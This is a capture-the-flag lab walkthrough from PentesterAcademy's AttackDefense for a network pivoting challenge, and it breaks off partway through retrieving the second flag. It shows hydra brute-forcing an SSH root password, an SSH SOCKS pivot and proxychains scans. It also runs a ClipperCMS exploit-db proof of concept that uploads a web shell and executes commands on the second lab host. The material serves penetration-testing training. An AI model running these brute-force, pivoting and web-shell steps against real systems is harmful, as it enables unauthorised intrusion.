ATTACK DEFENSE

by PentesterAcademy


Name	Pivoting VI
URL	https://www.attackdefense.com/challengedetails?cid=148
Type	Network Pivoting : Single Pivots

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

The challenge descriptions makes it clear that there are two machines on different networks. The objective is to retrieve two flags stored on these machines.

Step 1: Check the IP address of our Kali machine. From the information given in the challenge description, that target A should be located at 192.60.92.3


Command: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7797: eth0@if7798: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.5/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7801: eth1@if7802: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:3c:5c:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.60.92.2/24 brd 192.60.92.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run nmap on target A. From the nmap results, it is clear that only SSH service is running on the system.

Command: nmap 192.60.92.3




```
root@attackdefense:~# nmap 192.60.92.3
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-10 20:41 UTC
Nmap scan report for iv975b08sa0ub2xwmh9xokii5.temp-network_a-60-92 (192.60.92.3)
Host is up (0.000011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:3C:5C:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
root@attackdefense:~#
```

For a detailed scan the following command can be used

Command: nmap -p- -sV -script=banner 192.60.92.3

Step 3: There is no vulnerable service running on target A. So, try to bruteforce SSH credentials of target A machine.

Command: hydra -t 4 -l root -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-40.txt ssh://192.60.92.3




```
root@attackdefense:~# hydra -t 4 -l root -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-40.txt ssh://192.60.92.3
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-10 20:41:38
[DATA] max 4 tasks per 1 server, overall 4 tasks, 3957 login tries (l:1/p:3957), ~990 tries per task
[DATA] attacking ssh://192.60.92.3:22/
[22][ssh] host: 192.60.92.3   login: root   password: 1234567890
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-10 20:42:23
root@attackdefense:~#
```

Step 4: Using found credentials, SSH into target A machine. In addition to logging into the server, we are also going to create proxy binding on 9050.

Command: ssh root@192.60.92.3 -D 9050


Enter password 1234567890



```
root@attackdefense:~# ssh root@192.60.92.3 -D 9050
root@192.60.92.3's password:
bind [::1]:9050: Cannot assign requested address
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Nov 10 20:43:10 2018 from 192.60.92.2
root@victim-1:~#
```

Step 5: After logging in, retrieve the flag.


Commands:
find / -name flag*
cat /root/flag.txt



```
root@victim-1:~# find / -name flag*
/root/flag.txt
root@victim-1:~#
root@victim-1:~# cat /root/flag.txt
f9a32da38bf9fba2b6c7f7b7fe8709a2
root@victim-1:~#
```

Flag 1: f9a32da38bf9fba2b6c7f7b7fe8709a2


Step 6: Check the IP addresses of the target A as this information is required to target the other machine (i.e. target B).



```
root@victim-1:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.60.92.3  netmask 255.255.255.0  broadcast 192.60.92.255
        ether 02:42:c0:3c:5c:03  txqueuelen 0  (Ethernet)
        RX packets 1376  bytes 103026 (103.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1347  bytes 105906 (105.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.181.7.2  netmask 255.255.255.0  broadcast 192.181.7.255
        ether 02:42:c0:b5:07:02  txqueuelen 0  (Ethernet)
        RX packets 28  bytes 2152 (2.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@victim-1:~#
```

We can use netstat to verify that the proxy is in action.

Command: netstat -tpln




```
root@attackdefense:~# netstat -tpln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.11:39145        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:45654           0.0.0.0:*               LISTEN      369/ttyd
tcp        0      0 127.0.0.1:9050          0.0.0.0:*               LISTEN      380/ssh
root@attackdefense:~#
```


Step 7: Scan the target B machine using nmap over proxychains.

No configuration changes were done for proxychains because proxychains used port 9050 by default.

Command: proxychains nmap -sT -Pn 192.181.7.3




```
root@attackdefense:~# proxychains nmap -sT -Pn 192.181.7.3
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-10 21:12 UTC
|S-chain|-<>-127.0.0.1:9050-<><>-192.181.7.3:993-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-192.181.7.3:8888-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-192.181.7.3:143-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-192.181.7.3:23-<--timeout
```



```
|S-chain|-<>-127.0.0.1:9050-<><>-192.181.7.3:1071-<--timeout
Nmap scan report for 192.181.7.3
Host is up (0.00017s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
root@attackdefense:~#
```


Step 8: Target B machine is running HTTP and MySQL services. Check/identify the webapp by doing a curl request over proxychains.

Command: proxychains curl http://192.181.7.3



```
root@attackdefense:~# proxychains curl http://192.181.7.3
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9050-<><>-192.181.7.3:80-<><>-OK
<meta http-equiv="refresh"
   content="0; url=/clipper/manager">root@attackdefense:~#
root@attackdefense:~#
```

Step 8: The webapp running on target B is clipper CMS. Search for clipper CMS exploits. Use the code execution exploit with python POC exploit code.



ClipperCMS 1.3.0 - Code Execu ✕ +

https://www.exploit-db.com/exploits/38730/

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database

ClipperCMS 1.3.0 - Code Execution


EDB-ID: 38730	**Author:** Curesec Research Team	**Published:** 2015-11-16
CVE: N/A	**Type:** Remote	**Platform:** PHP
E-DB Verified: ✓	**Exploit:** Download / View Raw	**Vulnerable App:**

« Previous Exploit

```python
#!/usr/local/bin/python
# Exploit for ClipperCMS 1.3.0 Code Execution vulnerability
# An account is required with rights to file upload (eg a user in the Admin, Publisher, or Editor role)
# The server must parse htaccess files for this exploit to work.
# Curesec GmbH crt@curesec.com

import sys
import re
import requests # requires requests lib

if len(sys.argv) != 4:
    exit("usage: python " + sys.argv[0] + " http://example.com/ClipperCMS/ admin admin")

url = sys.argv[1]
username = sys.argv[2]
password = sys.argv[3]
```

Step 9: Save the python POC code in a python file and run it with provide three parameters i.e. clipper url, admin username and password.


Command: proxychains python exploit.py http://192.181.7.3/clipper/ admin password



```
root@attackdefense:~# proxychains python exploit.py http://192.181.7.3/clipper/ admin password
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| ::1
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<--timeout
|DNS-response|: ::1 does not exist
|S-chain|-<>-127.0.0.1:9050-<><>-192.181.7.3:80-<><>-OK
successful: login as admin
successful: user is allowed to use file manager. Full path: /app/clipper/
successful: .htaccess upload
successful: shell upload. Execute commands via http://192.181.7.3/clipper/404.png?x=<COMMAND>
|S-chain|-<>-127.0.0.1:9050-<><>-192.181.7.3:80-<><>-OK
successful: shell seems to be working
enter command, or enter exit to quit.
$ whoami
|S-chain|-<>-127.0.0.1:9050-<><>-192.181.7.3:80-<><>-OK
www-data
```


Step 10: After getting console on target B machine, retrieve the flag.

Command: find / -name flag*



```
$ find / -name flag*
|S-chain|-<>-127.0.0.1:9050-<><>-192.181.7.3:80-<><>-OK
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/sys/kernel/sched_domain/cpu10/domain0/flags
